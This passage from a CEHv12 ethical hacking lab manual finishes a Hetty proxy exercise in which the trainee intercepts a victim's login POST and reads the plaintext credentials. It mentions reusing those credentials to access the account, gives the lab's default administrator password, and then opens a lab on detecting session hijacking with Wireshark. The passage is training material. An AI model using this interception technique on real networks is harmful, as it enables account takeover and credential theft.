
22. Click **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine.

23. In the **MovieScope** website, login as a victim with credentials as **sam/test**.




24. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

25. In the **Proxy logs** page, scroll-down to check more logs on moviescope website. Check for **POST** log captured for the target website.




26. Select the **POST request** and in the lower section of the page, select **Body** tab under **POST** section.
27. Under the **Body** tab, you can observe the captured user credentials, as shown in the screenshot.



28. The captured credentials can be used to log in to the target user’s account and obtain further sensitive information.
29. Now, we shall change the proxy settings back to the default settings. To do so, click **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine and perform **Steps 13-16** again.

Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa\$\$w0rd** as password.

30. In the **Settings** window, under the **Manual proxy setup** section in the right pane, click the **On** button to toggle it back to **Off**, as shown in the screenshot.



31. This concludes the demonstration of HTTP traffic interception using Hetty.

32. Close all open windows and document all the acquired information.

Lab 2: Detect Session Hijacking

Lab Scenario

Session hijacking is very dangerous; it places the victim at risk of identity theft, fraud, and loss of sensitive information. All networks that use TCP/IP are vulnerable to different types of hijacking attacks. Moreover, these kinds of attacks are very difficult to detect, and often go unnoticed unless the attacker causes severe damage. However, following best practices can protect against session hijacking attacks.

As a professional ethical hacker or penetration tester, it is very important that you have the required knowledge to detect session hijacking attacks and protect your organization’s system against them. Fortunately, there are various tools available that can help you to detect session hijacking attacks such as packet sniffers, IDSs, and SIEMs.

Lab Objectives

- Detect session hijacking using Wireshark

Overview of Detecting Session Hijacking

There are two primary methods that can be used to detect session hijacking:

- **Manual Method:** Involves using packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks; the packet sniffer captures packets being transferred across the network, which are then analyzed using various filtering tools
- **Automatic Method:** Involves using Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to monitor incoming network traffic; if a packet matches any of the attack signatures in the internal database, the IDS generates an alert, and the IPS blocks the traffic from entering the database





Task 1: Detect Session Hijacking using Wireshark

Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.

